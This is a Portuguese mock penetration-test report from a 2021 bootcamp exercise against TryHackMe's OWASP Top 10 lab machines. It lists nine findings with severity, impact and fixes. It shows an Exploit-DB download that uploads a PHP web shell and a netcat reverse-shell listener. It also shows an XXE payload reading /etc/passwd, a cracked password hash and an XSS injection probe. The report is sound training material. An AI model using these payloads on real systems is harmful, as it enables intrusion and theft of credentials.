

# Relatorio Pentest



# Termo de Responsabilidade

Este relatório é inteiramente fictício e tem como propósito servir como um estudo prático de Ethical Hacking, visando simular uma consultoria de Pentest representado por "SrAl1ss0n Pentesting Ltda" (entusiasta de segurança da informação) e tendo como contratante "Ben Spring" (Co-Fundador do TryHackme e criador dos ambientes vulneráveis descritos nesse documento )

Essa atividade foi proposta durante as aulas da 1ª turma de Ethical Hacking do bootcamp da **Uniciv** em 2021 ministrado pelo professor **Victor de Queiroz**, e todos os testes executados foram realizados em escopos controlados e com vulnerabilidades propositalmente providos por [TryHackMe.com](https://tryhackme.com) disponível em <https://tryhackme.com/room/owasptop10>.

Declaramos por meio desse documento que nenhum dos ambientes testados e documentados são reais, e tem como objetivo ensinar estudantes de segurança informação a encontrar falhas em ambientes web.

Contratante:



**Ben Spring**

TryHackMe Co-founder  
Room Creator

# Índice

## Relatório Executivo

- 04 Sumário Executivo & Escopo dos testes
- 05 Resultados Simplificados
- 06 Recomendações executivas

## Relatório Técnico

- 08 PT01: Execução de comandos exposta
- 09 PT02: Invasão do sistema através de falhas conhecida.
- 10 PT03: Invasão do servidor & Exposição de dados sensíveis.
- 11 PT04: Leitura de arquivos sigilosos
- 12 PT05: Quebra de autenticação
- 13 PT06: Banco de dados de senhas exposto na internet
- 14 PT07: Leitura não autenticada de anotações de usuários
- 15 PT08: Uso de senha padrão na aplicação.
- 16 PT09: Inserção de códigos maliciosos na aplicação web.
- 17 Material de Apoio
- 18 Material de Apoio
- 19 Metodologias && Ferramentas utilizadas




Após às 13:00 do dia 12/04/2021 foi iniciado os testes de intrusão nos ambientes cibernéticos da empresa TryHackMe tendo como acordo total permissão para que a empresa SrAl1ss0n Ltda simule ataques cibernéticos em seu **escopo** de 09 máquinas até as 00:00h do dia 24/04/2021

### Escopo

- 10.10.169.55
- 10.10.121.2
- 10.10.127.189
- 10.10.88.227
- 10.10.31.184
- 10.10.251.57
- 10.10.36.35
- 10.10.76.249
- 10.10.130.80

## Resultado Simplificado

Após os testes de invasão cibernética foram encontradas encontradas **9 vulnerabilidades** dentro da estrutura do ambiente cibernético acordado anteriormente, deles tendo um total de **3 vulnerabilidades críticas**, 6 vulnerabilidades **altas**.



### Legendas

#### ● Falhas Críticas:

Foram consideradas **Vulnerabilidades Críticas** toda e qualquer falha que dê acesso ao sistema do servidor e que por consequência permita o controle total ou parcial do próprio.

#### ● Falhas Altas:

Foram consideradas **Vulnerabilidades Altas** toda e qualquer falha que dê acesso a informações sensíveis ou até mesmo acesso não autorizado a alguma aplicação.

## Recomendações Executivas

Será necessário realizar a contratação de recursos tecnológicos para a proteção do ambientes

Devido à criticidade das vulnerabilidades encontradas e exploradas, recomendamos que uma equipe interna de resposta a incidentes, ou perícia forense, analise os ambientes explorados com a finalidade de evidenciar possíveis comprometimentos durante o período de exposição dos ambientes anterior aos testes de intrusão.



# Relatório Técnico

## PT01: Execução de comandos exposta.

Severidade: **Crítico**

Host: 10.10.169.55

Após a realização do processo de reconhecimento na aplicação web, foi possível encontrar um vetor de execução de comandos, tornando possível a invasão parcial ou completa do sistema.




FIG01: evidencia de comandos sendo executados em: <http://10.10.169.55/evilshell>

### Impacto:

Com a possibilidade de executar comandos no servidor da empresa é possível ter controle total ou parcial do sistema do mesmo, ter acesso a arquivos sigilosos, configurações e até mesmo possibilitando outros ataques, como deface, vazamento de dados e etc.

### Correções / Mitigações:

Recomendamos que implemente um método de autenticação para acessar a página de execução de comandos para que apenas administradores tenham acesso à função, se possível a remoção da mesma, combinada com a implementação do uso do serviço SSH corretamente.



## Relatório Técnico

PT02: Invasão do sistema através de falhas conhecida.

Severidade: **Crítico**

Host: 10.10.130.80

Após a realização do processo de reconhecimento na aplicação web, foi possível encontrar exploits funcionais para a tecnologia utilizada no web-site Book Store 1.0

```
(root@kali) - [/tmp]
# wget https://www.exploit-db.com/download/47887
--2021-04-27 16:10:54-- https://www.exploit-db.com/download/47887
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2109 (2.1K) [application/txt]
Saving to: '47887'

47887          100%[=====>] 2
2021-04-27 16:10:55 (77.0 MB/s) - '47887' saved [2109/2109]

(root@kali) - [/tmp]
# python3 47887.py http://10.10.130.80/
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.130.80/bootstrap/img/CVmgHk3Q58.php
> Example command usage: http://10.10.130.80/bootstrap/img/CVmgHk3Q58.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

RCE $
```

FIG02: evidência da execução do exploit que gerou a possibilidade de executar comandos no servidor

### Impacto:

Com a possibilidade de executar comandos no servidor é possível ter controle total ou parcial do sistema do servidor da empresa, ter acesso a arquivos sigilosos, configurações e até mesmo possibilitando outros ataques, como deface, vazamento de dados e etc.

### Correções / Mitigações:

Recomendamos que realize atualizações na tecnologia Book Store 1.0, será necessário a implementação de WAF, Firewall, SIEM, para protegerem o servidor da empresa.

## PT03: Invasão do servidor & Exposição de dados sensíveis.

Severidade: **Critico**

Host: 10.10.76.249

Foi possível decodificar os dados passados através dos cookies da web aplicação, permitindo a leitura de dados sigilosos como a senha dos usuários, e realizar a modificação dos dados como por exemplo o parâmetro `userType` podendo modificar as permissões do usuário permitindo acesso administrativo, e o mais importante o parâmetro `encodedPayload` possibilitou executar comandos no servidor.

The image shows a terminal window and a browser's storage tab. The terminal shows a netcat listener on port 443 receiving a connection from 10.10.76.249. The user runs 'id' and shows they are root. The browser storage tab shows cookies for 10.10.76.249, including 'encodedPayload' with a base64-encoded command, 'password' with the value 'test', and 'userType' with the value 'user'.

```
(root@kali) ~  
# nc -nlvp 443  
listening on [any] 443 ...  
connect to [10.9.7.11] from (UNKNOWN) [10.10.76.249] 44544  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=1000(cmndatic) gid=1000(cmndatic) groups=1000(cmndatic),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)  
$
```

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
encodedP...	Y3Bvc2l4CnN5c3RlbQ...	10.10.76.249	/	Session	174	false	false	None
password	test	10.10.76.249	/	Session	12	false	false	None
registrati...	"2021-04-26 19:52:16...	10.10.76.249	/	Session	49	false	false	None
sessionId	gAN9cQAoWkAAABz...	10.10.76.249	/	Session	161	false	false	None
username	test	10.10.76.249	/	Session	12	false	false	None
userType	user	10.10.76.249	/	Session	12	false	false	None

FIG03: evidencia de dados exposto && execução de comandos

### Impacto:

Com essas falhas um invasor pode ter acesso administrativo da página web, vazar dados de usuários, executar ataques de Man-in-The-Midle para ter acesso a contas, e ter controle total ou parcial do servidor através do comandos.

### Correções / Mitigações:

É recomendado a utilização de um método criptográfico mais forte no campo de cookies, desabilitar a modificação de cookies por parte do cliente, realizar um codeoverview para que a execução de comandos nos cookies sejam desabilitada.

## PT04: Leitura de arquivos sigilosos da empresa e servidor.

Severidade: **Alta**

Host: 10.10.88.227

Foi encontrada uma falha de XXE, com a possibilidade de inserção e execução de XML no servidor o que permitiu a leitura de arquivos sigilosos de sistema do servidor e da empresa.

### XXE attack

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```

Submit Button

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106:/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uidd:x:106:110:/run/uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534:/run/ssh:/usr/sbin/nologin pollinate:x:110:1:/var/cache/pollinate/bin/false falcon:x:1000:1000:falcon,,/home/falcon:/bin/bash
```

FIG04: evidencia de dados exposto através de XXE

### Impacto:

Com essas falhas há a possibilidade de ler arquivos sigilosos do sistema/servidor, o que acarreta em uma quebra de confidencialidade da empresa, tendo a habilidade de leitura no servidor é possível acessar arquivos de configurações.

Isso habilita um atacante executar outros ataques, podendo até mesmo invadir o sistema, vazar dados e etc.

### Correções / Mitigações:

É recomendado desabilitar a execução de códigos XML, implementação de um WAF com regras para que códigos maliciosos sejam bloqueados , ou se for necessário a execução de códigos XML seria recomendado que os códigos fossem executados em um servidor com menos privilégios .

Após a criação de um usuário com um espaço antes do nome foi possível ter acesso a conta do usuário com o mesmo nome utilizando a senha do usuário criado.




FIG05,06,07: criação de usuário e login na conta do alvo


### Impacto:

Com essas falhas se fez possível ter acesso total a área administrativa da web aplicação e também ter acesso a qualquer conta de qualquer usuário.

### Correções / Mitigações:

É recomendado realizar um codeoverview na área de criação e login de usuário tanto no banco de dados quanto na programação da aplicação web.

Após o processo de reconhecimento foi possível encontrar o banco de dados da aplicação armazenado de forma exposta à internet, habilitando a quebra de hashes o que viabilizou a obtenção de todas as senhas.



## Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">css/</a>	2020-07-14 17:52	-	
<a href="#">fonts/</a>	2020-07-14 15:42	-	
<a href="#">images/</a>	2020-07-14 15:42	-	
<a href="#">js/</a>	2020-07-14 15:52	-	
<a href="#">php/</a>	2020-07-14 15:42	-	
<a href="#">webapp.db</a>	2020-07-14 17:52	28K	

Apache/2.4.29 (Ubuntu) Server at 10.10.127.189 Port 80

```
sqlite> select * from users;  
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1  
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1  
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0  
sqlite>
```

Hash	Type	Result
6eea9b7ef19179a06954edd0f6c05ceb	md5	qwertyuiop

Color Codes: **Green** Exact match **Yellow** Partial match **Red** Not found

FIG 08,09,10: localização do banco de dados e quebra dos hashes

### Impacto:

Com essas falhas se fez possível ter acesso a todas as senhas de todos os usuários da aplicação web, quebrando não só a confidencialidade da aplicação quanto a integridade da aplicação

### Correções / Mitigações:

É recomendado que desabilite a função index off do serviço apache2, utilizar métodos de criptografia mais forte como DES, AES, RSA, solicitar mudança de senha de todos os usuários da aplicação, pois podem ter tido suas senhas vazadas.

## PT07: Leitura não autenticada de anotações de usuários

Severidade: **Alta**

Host: 10.10.31.184

Após a modificação do parametro "?note=" nas requisições se fez capaz a leitura das anotações de todos os usuários de forma não legítima, quebrando a confidencialidade da aplicação.




FIG 11,12: Requisições e Respostas da aplicação de acordo com a modificação do parametro "?note="

### Impacto:

Com essas vulnerabilidade houve a possibilidade de ter acesso a anotações de todos o usuários, quebrando a confidencialidade da aplicação web, criando-se o risco de vazamento de dados, e dados sensíveis como por exemplo de empresas terceiras que armazenam informações importantes na aplicação.

### Correções / Mitigações:

É recomendado a implementação de uma método ou ferramenta de verificação se a anotação que está sendo requisitada é do usuário que está solicitando.



### PT08: Uso de senha padrão na aplicação.

Severidade: **Alta**

Host: 10.10.251.57

Após pesquisar na internet à respeito da tecnologia utilizada no web site foi possível encontrar usuário e senha padrão na documentação oficial (<https://github.com/NinjaJc01/PensiveNotes>) da aplicação e devido a falta de configuração foi possível realizar login com as credenciais padrões




FIG13: Acesso total a aplicação após o login com as credenciais encontradas na internet

### Impacto:

Com essa falta de configuração correta da tecnologia utilizada é possível ter acesso total a área administrativa da aplicação web, supondo que um invasor tenha acesso a essa área é provável que ele mude dados da empresa, vazze dados, ou até mesmo execute mais ataques a longo prazo.

### Correções / Mitigações:

É recomendado que altere as credenciais de autenticação, desabilite as padrões e que implemente um sistema mais rígido de autenticação como um 2FA (2 Factor authentication), por exemplo.

PT09: Inserção de códigos maliciosos na aplicação web.

Severidade: **Alto**

Host: 10.10.36.35

Devido ao fato da falta de uma sanitização da entrada de dados dos usuários foi possível executar comandos HTML e script de JS viabilizando que um ataque de XSS ocorra.

### Comments

Jack: Hey Everyone!

Logan: Hey Jack, how're you?

Jack: Yeah good thanks!

Add a comment

```
<h1>HTML_ON</h1>
```

Comment

### Comments

Successfully added a HTML comment!

Jack: Hey Everyone!

Logan: Hey Jack, how're you?

Jack: Yeah good thanks!

user:

# HTML\_ON

FIG 14, 15: Inserção e execução por parte do browser de código HTML.

### Impacto:

Com essa vulnerabilidade é possível que um atacante realize ações capazes de indisponibilizar o sistema do servidor, alterar informações presentes no site (dataface) e até mesmo injetar um código de keylogger para capturar tudo que é digitado no site.

### Correções / Mitigações:

É recomendado que seja desabilitado a execução de HTML na página, e que se caso for necessário a inserção de códigos HTML que haja uma sanitização, evitando que por exemplo a tag `<script/>` seja executada dificultando a exploração do ambiente, além da implementação de WAF, Firewall, SIEM que já foram recomendados em outros casos anteriores.



# Materiais de apoio

Materiais de apoio de acordo com cada vulnerabilidade e citações:

## PT01

[https://www.php.net/manual/pt\\_BR/function.passthru.php](https://www.php.net/manual/pt_BR/function.passthru.php)

[https://subscription.packtpub.com/book/networking\\_and\\_servers/9781785284588/6/ch06lvl1sec59/remote-code-execution](https://subscription.packtpub.com/book/networking_and_servers/9781785284588/6/ch06lvl1sec59/remote-code-execution)

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

## PT02

<https://projectworlds.in/free-projects/php-projects/online-book-store-project-in-php/>

<https://www.exploit-db.com/exploits/47887>

<https://github.com/projectworldsofficial/online-book-store-project-in-php>

## PT03

[https://owasp.org/www-project-top-ten/2017/A8\\_2017-Insecure\\_Deserialization](https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization)

<https://portswigger.net/web-security/deserialization/exploiting>

## PT04

[https://owasp.org/www-community/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing)

[https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)

## PT05

[https://owasp.org/www-project-top-ten/2017/A2\\_2017-Broken\\_Authentication](https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication)

## PT06

<https://cryptoid.com.br/valid/tipos-de-criptografia-conheca-os-10-mais-usados-e-como-funciona-cada-um/>

<https://searchsecurity.techtarget.com/definition/Data-Encryption-Standard>

<https://www.clienteoba.com.br/index.php/knowledgebase/439/Desabilitando-a-listagem-de-diretorios-no-Apache.html>

## PT07

[https://owasp.org/www-project-top-ten/2017/A5\\_2017-Broken\\_Access\\_Control](https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control)

## PT08

[https://owasp.org/www-project-top-ten/2017/A6\\_2017-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration)  
<https://github.com/NinjaJc01/PensiveNotes>

## PT09

<https://owasp.org/www-community/attacks/xss/>

<https://www.welivesecurity.com/br/2018/12/27/cross-site-scripting-xss-entenda-o-que-e-e-saiba-como-estar-protegido/>

<https://portswigger.net/web-security/cross-site-scripting>

<https://rafaelomarques.wordpress.com/2015/12/08/como-criar-um-keylogger-em-javascript-com-apenas-4-linhas-de-codigo/>

## Metodologias e Ferramentas utilizadas

Durante todo o período do teste de intrusão foram utilizado metodologias como:



Foi utilizado a metodologia de testes da owasp para realizar as análises de vulnerabilidades web.

<https://owasp.org/www-project-web-security-testing-guide/>

[https://owasp.org/www-pdf-archive/OWASP\\_Top\\_10-2017-pt\\_pt.pdf](https://owasp.org/www-pdf-archive/OWASP_Top_10-2017-pt_pt.pdf)



Para a realização dos testes de intrusão foi utilizado a metodologia PTES.

[http://www.pentest-standard.org/index.php/Main\\_Page](http://www.pentest-standard.org/index.php/Main_Page)



Durante a realização dos testes foram utilizadas as ferramentas contida no sistema operacional Kali Linux.

<https://www.kali.org/>